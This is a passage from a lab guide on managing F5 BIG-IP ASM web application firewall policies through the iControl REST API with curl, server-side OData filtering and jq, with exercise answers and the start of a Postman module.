/mgmt/tm/asm/signatures (lists all attack signatures that are installed)

/mgmt/tm/asm/events (lists asm events)

/mgmt/tm/asm/requests (lists asm requests)

/mgmt/tm/asm/policies/MrLpFzRHNarvj_zuAOD0fw (Whoa what is this? Its a way of accessing a policy directly. We will investigate this in detail later.)

HTTP uses commands/verbs such as POST, GET, etc. What roles do they play? HTTP commands determine the operation/type of the request. In other words whether data is simply retrieved or created/modified.

Table 6.1: HTTP Method Uses

METHOD	RESULT
GET	retrieves configuration properties or run-time statistics on the resource specified by the URI in the request
PATCH	modifies only the properties of the resource specified in the URI
PUT	modifies the properties of the resource specified in the URI and sets the remaining properties to either default values or empty values
POST	creates a new resource based on the URI (eg new ASM policy)
DELETE	deletes a resource based on the URI (eg delete an ASM policy) *Note: this method only takes a URI as an option*

Table 6.2: HTTP Method Use Cases

USE CASE	METHOD	Example
Create a new asm policy	POST	curl -sk -u admin:password -X POST https://<bigip>/mgmt/tm/asm/policies -d '{"name":<policyName>}'
View the settings of the new asm policy	GET	curl -sk -u admin:password -X GET https://<bigip>/mgmt/tm/asm/policies
Add a whitelist ip to the new APM policy	POST	curl -sk -u admin:password -X POST https://<bigip>/mgmt/tm/asm/policies/<policyId>/whiteli ips -H "Content-Type: application/json" -d '{"ipAddress":"<whitelist ip>", "ipMask":"<netmask>"}'
Enable the "Policy Builder trusted IP" settings for the whitelist IP (by default disabled), leaving all other whitelist settings alone	PATCH	curl -sk -u admin:password -X PATCH https://<bigip>/mgmt/tm/asm/policies/<policyId>/whiteli ips/<whitelistIpId> -H "Content-Type: application/json" -d '{"trustedByPolicyBuilder":"true"}'
Delete a policy	DELETE	curl -sk -u admin:password -X DELETE https://<bigip>/mgmt/tm/asm/policies/<policyId> -H "Content-Type: application/json"
Delete a whitelist ip from policy	DELETE	curl -sk -u admin:password -X DELETE https://<bigip>/mgmt/tm/asm/policies/<policyId>/whiteli ips/<whitelistIpId> -H "Content-Type: application/json"

Topics:

6.3.1 Lab 2.1: Intro to ASM Rest API using curl

Note: Replace all instances of <bigip> with the management ip of the bigip1, 10.1.1.245. Replace password with the pssword provided by the instructor.

JSON Key/Value Pairs

JSON is comprised of key:value pairs ({“key”:”value”}) sometimes referred to as a hash or in python a dictionary. “Keys” are unique within the same context. Each key/value pair belonging to a set will be enclosed in curly braces “{ .... }”, “{” being the opening curly brace, “}” being the closing curly brace. Note the word “pairs”, most of the JSON will have multiple pairs, each pair separated by a comma (eg { “key1”:”value1”,”key2”:”value2”}. The commas have been removed in the above output by the sed/awk commands to make the output prettier. Take a look at the output (#1) to see the commas. In the above example, each key/value pair is on a newline thanks to the sed/awk filter.

To access a value in a collection, a key must be specified.

For example in the json output:

{“key1”:”value1”,”key2”:”value2”,”key3”:”value3”}

specifying “key2” will yield “value2”. To retrieve “value2”, “key3” must be specified.

Note: Note the difference between an array and a hash, so far we have discussed hashes. Arrays, denoted with [] are similar, they store keys and values, however the keys are numerical, 1,2,3, etc. This is because the key value may be non-existent and is definitely dynamic. More on this later. Below, you will see an array in the virtualServers entry.

Here is a real world ASM output example, truncated with a “. . . ” to show the relevant parts:

```
"name": "asm1",
"caseInsensitive": true,
...
"kind": "tm:asm:policies:policystate",
"virtualServers": [
  "/Common/sharepoint_vs",
  "/Common/exchange_vs"
  ],
...
"whitelistIpReference": {
  "link": "https://localhost/mgmt/tm/asm/policies/ouO97l-EOX-zt3sDWA7Dag/whitelist-
↪ips?ver=13.1.0",
  "isSubCollection": true
  },
...
"id": "ouO97l-EOX-zt3sDWA7Dag",
"modifierName": "admin",
"manualVirtualServers": [],
"versionDatetime": "2018-07-28T20:18:54Z"
```

To access the “name” of the policy, you would use the key “name” and in this case “asm1” would be returned as the value. To retrieve the policy “id”, use the “id” key and “ouO97l-EOX-zt3sDWA7Dag” would be returned as the value, more on this later.

For the assigned virtual servers (virtualServers key) if you specify a key of 0, the value would be "/Common/sharepoint_vs". If 1 is used as the key for the virtualServers "/Common/exchange_vs" is returned as the value.

Task 1 - Explore the API using curl

All scripts in this module are run from the cli (Terminal Emulator icon on the desktop).

Run the following command (don't forget to use the correct password):

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies/
```

Note: The student can add -v to any curl command to see more verbose output, such as the client and server headers.

The JSON output (#1) (truncated) should look something similar to:


```
{"kind":"tm:asm:policies:policycollectionstate","selfLink":"https://localhost/mgmt/tm/
↪asm/policies?ver=13.1.0","totalItems":1,"items":[{"plainTextProfileReference":{"link
↪":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-text-
↪profiles?ver=13.1.0","isSubCollection":true},"dataGuardReference":{"link":"https://
↪localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/data-guard?ver=13.1.0"},
↪"createdDatetime":"2018-05-21T04:30:17Z","databaseProtectionReference":{"link":
↪"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/database-protection?
↪ver=13.1.0"},"csrfUrlReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-
↪6T62j_f0XMkjJ_s_Z-gg/csrf-urls?ver=13.1.0","isSubCollection":true},
↪"cookieSettingsReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_
↪f0XMkjJ_s_Z-gg/cookie-settings?ver=13.1.0"},"versionLastChange":" Security Policy /
↪Common/ansible1 [add] { audit: policy = /Common/ansible1, username = admin, client␣
↪IP = 10.1.1.51 }","name":"ansible1"
```


Not terribly easy to read, however before working on the output readability, the curl options deserve some explanation.

curl **-k** -u admin:password -X GET https://10.1.1.245/mgmt/tm/asm/policies/

-k: This option tells curl to not verify the server's ssl certificate, since we are connected to a BIG-IP with an untrusted cert signed by its own CA.

curl -k **-u admin:password** -X GET https://10.1.1.245/mgmt/tm/asm/policies/

-u: Specifies the logon credentials. A ":" is used to separate the username and passsword. The user:pass are converted into a Base64 encoded authorization header. This can be seen by adding a -vto the curl command.

curl -k -u admin:password **-X GET** https://10.1.1.245/mgmt/tm/asm/policies/

-X: The HTTP method/verb, since data is being retrieved, GET is used

curl -k -u admin:password -X GET **https://10.1.1.245/mgmt/tm/asm/policies/**

Lastly the full url to the resource.

Now run:

```
curl -sk -u admin:password -X GET https://10.1.1.245/mgmt/tm/asm/policies  | sed 's/,/
↪\'$'\n/g'
```

The JSON output (#2) (truncated) is now more readable

```
{"kind":"tm:asm:policies:policycollectionstate"
"selfLink":"https://localhost/mgmt/tm/asm/policies?ver=13.1.0"
"totalItems":1
"items":[{"plainTextProfileReference":{"link":"https://localhost/mgmt/tm/asm/policies/
↪u-6T62j_f0XMkjJ_s_Z-gg/plain-text-profiles?ver=13.1.0"
"isSubCollection":true}
"dataGuardReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_
↪s_Z-gg/data-guard?ver=13.1.0"}
"createdDatetime":"2018-05-21T04:30:17Z"
"databaseProtectionReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_
↪f0XMkjJ_s_Z-gg/database-protection?ver=13.1.0"}
"csrfUrlReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_
↪Z-gg/csrf-urls?ver=13.1.0"
"isSubCollection":true}
"cookieSettingsReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_
↪f0XMkjJ_s_Z-gg/cookie-settings?ver=13.1.0"}
```

```
"versionLastChange":" Security Policy /Common/ansible1 [add] { audit: policy = /
↪Common/ansible1
username = admin
client IP = 10.1.1.51 }"
"name":"ansible1"
```

Lets decipher this JSON output (#2).

After the opening "{", is the first key of collection "kind". The value is "tm:asm:policies:policycollectionstate" which tells us we are looking the asm policies.

```
{"kind":"tm:asm:policies:policycollectionstate"}
```

Next is the key "selfLink" and its value of "https://localhost/mgmt/tm/asm/policies?ver=13.1.0". This tells us how to get to the resource. Its usefulness may not be completely apprarent now, but will be in subsequent excercises. Also note that it is essentially the same url used in the curl command. The "?ver" is a parameter passed to the Rest API to request the use of API version 13.1.0. Ignore this for now.

```
{"selfLink":"https://localhost/mgmt/tm/asm/policies?ver=13.1.0"}
```

Next is the "totalItems" key which has value of 1, meaning there is one policy. Go to Security->Application Security->Security Policies in Web Gui to verify the value from your output of totalItems matches the number of asm security policies from the Web Gui.

Now onto the interesting stuff. The next key is "items" which is a nested collection of polciies, the actual ASM policies and their settings. Items contains multiple collections, that is why the value begins with a opening square bracket "[". Remember if it is an array, it's dynamic, you could have zero policies. The value of items contains the AWAF policy with links to its policy settings such as the link to the csrfUrlReference "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/csrf-urls?ver=13.1.0"

If you followed this url, of course substituting localhost for the mgmt ip of the BIGIP, you would get the setting for the csrf Url for that policy. That is the power of the link value, you can use it to get to other configuration items. Later in the class, we will go into how to get at this data programmatically. This also demonstrates that not all configuration data can be retrieved by a single query, depending on the need, you may have to make more than one HTTP request.

What about the crazy string "u-6T62j_f0XMkjJ_s_Z-gg" after /policies/ ? This is a randomly generated (as such your value will not be u-6T62j_f0XMkjJ_s_Z-gg, rather something similar) id for the ASM security policy. In other words you cannot simply access the ansible1 security policy by going to https://10.1.1.245/mgmt/tm/asm/polciies/ansible1, you have to search for the "name" key in the JSON output until it matches ansible1 to figure which generated id is ansible1.

Note: All ASM objects, which include policies, parameters, and URLs have a randomly generated unique id, where the name you see in the Web Gui is just a display name. Therefore to get at these objects via the REST API, you must filter on each unique ID until you find the "name" key's value equal to the name you are looking for.

Wouldn't it be nice if we had something that could do the filtering for us?

We have covered a lot, time for questions and a discussion as these are all important topics.

6.3.2 Lab 2.2: Curl Policy Creation and Modification

Task 1 - Using curl to create a ASM policy

Now that you've run a few curl commands yourself, we'll now make it a little easier (this is an automation lab, after all).

Run the following command to create a new ASM policy "curl1" (this may take a couple of minutes). JSON will be displayed showing the policy creation and the policy's attributes:

```
curl -sk -u admin:$password -X POST https://10.1.1.245/mgmt/tm/asm/policies -d '{"name
↪":"curl1"}' | sed 's/,/\'$'\n/g'
```

Navigate to Security->Application Security->Security Policies->Policies List to verify the "curl1" policy was created

Before running the below command, navigate to Security->Application Security->IP Addresses->IP Address Exceptions for the "curl1" policy, noting the configuration.

Note: To select the different policies by using the "Current edited security policy" dropdown.

Run the following command to modify the policy by adding a whitelist ip, using the policy id from the output of "curl1" policy creation:

```
curl -sk -u admin:$password -X POST https://10.1.1.245/mgmt/tm/asm/policies/<policyId>
↪/whitelist-ips -H "Content-Type: application/json" -d '{"ipAddress":"165.25.76.234",
↪ "ipMask":"255.255.255.255"}'
```

Refresh the IP Address Exceptions to verify the whitelist ip 165.25.76.234/255.255.255.255 was added.

Notice the policy was not applied, click “Apply Policy”. Applying the policy requires a separate REST call. This will be covered in subsequent labs.

6.3.3 Lab 2.3: Server-side json filtering

Task 1 - Server-side json filtering using uri parameters

Queries to ASM’s REST API yields lots of useful information, but can be a little extraneous. Fortunately, the data can be filtered.

F5 has documented a number of query parameters that can be passed into iControl REST calls in order to modify their behavior. The first set follows the OData (open data protocol) standard. The filter parameter also supports several operators.

Note that the filtering takes places on the server-side or at the BIG-IP.

$filter - filter on key/value pairs, such as name eq ansible1 which would only display the ansible1 policy. eq stands for equals

$select - without select all data is displayed, with select, one can specify which keys to display. Such as displaying only the name field, select=name

$skip - in conjunction with $top, acts as a pageanator, specifying how many objects to skip.

$top - takes a numeric value, used to display the top number of objects specified.

Yes, the dollar sign is important and necessary on these parameters. The operators you can use on these parameters are below. Note that the eq operator can only be used with the filter.

eq - equal

ne - not equal

lt - less than

le - less than or equal

gt - greater than

ge - greater than or equal

Logical Operators:

and - both conditions must be true

or - either condition can be true

not - to negate the condition

Beyond the OData parameters, there are a few custom parameters as well.

expandSubcollections - allows you to get the subcollection data in the initial request for objects that have subcollections. Examples of subcollections are any key that ends in “reference” such as whitelistIpReference as seen in lab1 of this module. The options follows the “link” to retrieve that configuration data automatically.

```
"whitelistIpReference": {
    "link":"https://localhost/mgmt/tm/asm/policies/ouO97l-EOX-zt3sDWA7Dag/whitelist-
↪ips?ver=13.1.0",
    "isSubCollection": true
    },
```

options - allows you to add arguments to the tmsh equivalent command. An example will be shown below.

ver - This is for the specific TMOS version. Setting this parameter guarantees consistent behavior through code upgrades.

Run the following code to get just the names of the existing policies:

```
curl -sk -u admin:$password https://10.1.1.245/mgmt/tm/asm/policies/?\$select=name |␣
↪sed 's/,/\'$'\n/g'
```

```
{"kind":"tm:asm:policies:policycollectionstate"
"selfLink":"https://localhost/mgmt/tm/asm/policies?$select=name&ver=13.1.0"
"totalItems":2
"items":[{"kind":"tm:asm:policies:policystate"
"selfLink":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg?ver=13.1.0"
"name":"ansible1"}
{"kind":"tm:asm:policies:policystate"
"selfLink":"https://localhost/mgmt/tm/asm/policies/r3deT9IMy0gBkM65PTVlzA?ver=13.1.0"
"name":"WebScrapingPolicy"}]}
```

Note: Note the escape character for the $ and & characters.

Run the following code to filter on just the policy named “ansible1” and only the display its “name” field.

```
curl -sk -u admin:$password https://10.1.1.245/mgmt/tm/asm/policies?\
↪$filter=name+eq+ansible1\&\$select=name | sed 's/,/\'$'\n/g'
```

```
{
"kind": "tm:asm:policies:policycollectionstate",
"selfLink": "https://localhost/mgmt/tm/asm/policies?$select=name&ver=13.1.0&
↪$filter=name%20eq%20ansible1",
"totalItems": 1,
"items": [
        {
        "kind": "tm:asm:policies:policystate",
        "selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg?
↪ver=13.1.0",
        "name": "ansible1"
        }
        ]
}
```


6.3.4 Lab 2.4: Client-side json filtering

Task 1 - Client-side json filtering using jq

Another way to parse JSON data is to use a program called jq. jq understands json and provides another way of filtering on data. This differs from passing uri parameters in that the request retrieves all data and the filtering is done on the client-side. Of course client programs like jq can be used in conjunction with uri parameters. This lab does not cover this scenario.

Run the following command to view the output of all ASM policies filtered through jq:

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq
```

The output (truncated) will look something similar to:


```
{
  "kind": "tm:asm:policies:policycollectionstate",
  "selfLink": "https://localhost/mgmt/tm/asm/policies?ver=13.1.0",
  "totalItems": 2,
  "items": [
    {
      "plainTextProfileReference": {
      "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-
↪text-profiles?ver=13.1.0",
      "isSubCollection": true
      },
      "dataGuardReference": {
        "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/data-
↪guard?ver=13.1.0"
      },
      "createdDatetime": "2018-05-21T04:30:17Z",
      "databaseProtectionReference": {
        "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/
↪database-protection?ver=13.1.0"
      },
      "csrfUrlReference": {
        "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/csrf-
↪urls?ver=13.1.0",
        "isSubCollection": true
      },
      "cookieSettingsReference": {
```

```
        "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/cookie-
↪settings?ver=13.1.0"
      },
      "versionLastChange": " Security Policy /Common/ansible1 [add] { audit: policy =␣
↪/Common/ansible1, username = admin, client IP = 10.1.1.51 }",
      "name": "ansible1",
```

jq really helps to show the JSON structure and different layers, which helps give you an idea of how to access different items.

Recall from lab1 that there are 2 items (we know this from the totalItems value of 2, which represents “ansible1” and “curl1”) and that each item represents a policy.

To display the first policy (index starts at 0), run the following command:

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .
↪items[0]
```

The output should look similar to, which is the entire configuration for the first policy, in this case “ansible1”:

```
{
  "plainTextProfileReference": {
    "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-text-
↪profiles?ver=13.1.0",
    "isSubCollection": true
},
  "dataGuardReference": {
   "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/data-guard?
↪ver=13.1.0"
},
  "createdDatetime": "2018-05-21T04:30:17Z",
  "databaseProtectionReference": {
   "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/database-
↪protection?ver=13.1.0"
},
  "csrfUrlReference": {
   "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/csrf-urls?
↪ver=13.1.0",
   "isSubCollection": true
},
 "cookieSettingsReference": {
  "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/cookie-
↪settings?ver=13.1.0"
},
 "versionLastChange": " Security Policy /Common/ansible1 [add] { audit: policy = /
↪Common/ansible1, username = admin, client IP = 10.1.1.51 }",
 "name": "ansible1"
```

Notice the lines leading up to and including items are not displayed

```
{
 "kind":"tm:asm:policies:policycollectionstate"
 "selfLink":"https://localhost/mgmt/tm/asm/policies?ver=13.1.0"
 "totalItems":2
 "items":[{"plainTextProfileReference":{"link":"https://localhost/mgmt/tm/asm/
↪policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-text-profiles?ver=13.1.0"
```

We have told jq to only display collections within the items values, specifically we are specifying the first one, which again, is the first ASM policy.

Now get the policy id of the first ASM policy.

Run the following command:

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .
↪items[0].id
```

The policy id should be output.

Since the id is attribute of the policy, you add a '.' in to jump into that item's (policy) id field.

Recall that ASM policy id are actually a random string and not the actually name, think about how one could extract the name using jq for the first policy. Can you come up with this on your own?

Answer jq Name

How would one extract the enforcement mode?

Answer jq Enforcement Mode

Next take a look at the parameter settings for this policy, run the following:

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .
↪items[0].parameterReference
```

The output will look something like:

```
{
  "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/parameters?
↪ver=13.1.0",
    "isSubCollection": true
}
```

Recall any item with a “isSubCollection” with a value of true, will have a link to the actual items, a subCollection of the collection.

What would the request look like to retrieve the subCollection (the actual parameters configuration of the policy)?

Answer jq Parameters

Note: Hint you cannot use localhost

What if you wanted to display only select values, more than one?

First run the following to get the policy id of the “ansible1” policy. This tells jq to display the name and id fields of any policy (items[], hence the empty square brackets meaning we are not specifying a specific policy, its any policy).

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq '.
↪items[] | "\(.name) \(.id)"'
```

The output should display the name and policy id of all policies.

What if you wanted to display a parameter named “displaymode”?

Run the following using a policy id from the previous command as the <ansible1PolicyId>

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies/
↪<ansible1PolicyId>/parameters | jq '.items[] | select(.name ==  "displaymode")'
```

The output should resemble:

```
{
  "isBase64": false,
  "dataType": "alpha-numeric",
  "sensitiveParameter": false,
```

```
  "valueType": "user-input",
  "kind": "tm:asm:policies:parameters:parameterstate",
  "selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/
↪parameters/_Ott1aSMBOPupVbKbovX0A?ver=13.1.0",
  "inClassification": false,
  "metacharsOnParameterValueCheck": true,
  "id": "_Ott1aSMBOPupVbKbovX0A",
  "allowEmptyValue": false,
  "checkMaxValueLength": false,
  "valueMetacharOverrides": [],
  "name": "displaymode",
  "lastUpdateMicros": 1526877023000000,
  "allowRepeatedParameterName": false,
  "level": "global",
  "attackSignaturesCheck": true,
  "signatureOverrides": [],
  "performStaging": true,
  "type": "explicit",
  "enableRegularExpression": false
 }
```


6.3.5 Review

This concludes module2 of the class.

In this module the student has used curl to send queries to the Rest API and JSON payload to add to the configuration. curl can be extremely useful tool in learning and troubleshooting any RestAPI. In subsequent modules, curl commands are provided for troubleshooting purposes.

Further Reading

Devcentral ASM Rest Intro Devcentral iControl Rest Query Parameters

6.3.6 Answer Module 2 Lab 4

To get the enforcement mode of the policy using jq

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .
↪items[0].enforcementMode
```

To go back to the previous page, please user your browser's back button

6.3.7 Answer Module 2 Lab 4

To get the name of the policy using jq

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .
↪items[0].name
```

To go back to the previous page, please user your browser's back button

6.3.8 Answer Module 2 Lab 4

To get the parameters defined in a policy, fill in <policy id> which the ansible1 policy id

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/<policy id>/
↪parameters | jq
```

The output should be similar to (output is truncated):


```
{
"kind": "tm:asm:policies:parameters:parametercollectionstate",
"selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/parameters?
↪ver=13.1.0",
"totalItems": 441,
"items": [
        {
        "isBase64": false,
        "checkMetachars": true,
        "dataType": "alpha-numeric",
        "lastLearnedNewEntityDatetime": "2018-05-21T04:30:22Z",
        "sensitiveParameter": false,
        "valueType": "user-input",
        "kind": "tm:asm:policies:parameters:parameterstate",
        "selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/
↪parameters/-5Mv4LmXybsPORDg7A4N0g?ver=13.1.0",
        "inClassification": false,
        "nameMetacharOverrides": [],
        "metacharsOnParameterValueCheck": true,
        "id": "-5Mv4LmXybsPORDg7A4N0g",
        "allowEmptyValue": true,
        "checkMaxValueLength": false,
        "valueMetacharOverrides": [],
        "name": "*pgsz*",
```

```
        "lastUpdateMicros": 1526877024000000,
        "allowRepeatedParameterName": false,
        "level": "global",
        "attackSignaturesCheck": true,
        "signatureOverrides": [],
        "performStaging": true,
        "type": "wildcard",
        "enableRegularExpression": false,
        "wildcardOrder": 27
        },
```


To go back to the previous page, please user your browser's back button

6.4 Module 3: Viewing and manipulating the Rest API using Postman

Expected time to complete: **1 hours**

Intro

Postman is a Application Development Environment (ADE). In its simplest form, Postman is an http client, able to send an HTTP request and receive an HTTP response.

In this lab, we will cover the following:

- Using Postman requests to get, create and modify data
- Postman Environment variables
- Postman workflows using collections
- Postman tests to filter and dictate workflow


6.4.1 Lab 3.1: Using Postman to interact with the ASM Rest API

Task 1 - Intro to Postman

Start Postman by double-clicking or right-click and execute the "Postman" icon on the Desktop

Decline any requests to update Postman.

Once Postman has finished starting (this may take a minute) you will see a collection namedi "Agility2018-ASM342" like



Select the Agility2018-ASM342 folder which will open this collection and the collection's requests will be displayed.

Note: No action needed. For future use, this collection can be found here

Asm 342 Postman repository

The raw/json version of the file that can be imported into Postman using the import (import link) feature is here


Asm 342 Postman json

Click on the first request: Module3Lab1-ex1-GetAllASMPolicies. When the a request is selected it displays in a tab on the right-hand side, popuplating the request URL, headers fields and other depending on the the type of request

Recall the first curl request from Lab 2.1


```
curl -sk -u admin:password -X GET https://<bigip>/mgmt/tm/asm/policies/
```

Here is how that command maps to this request in Postman, they both get all ASM policies



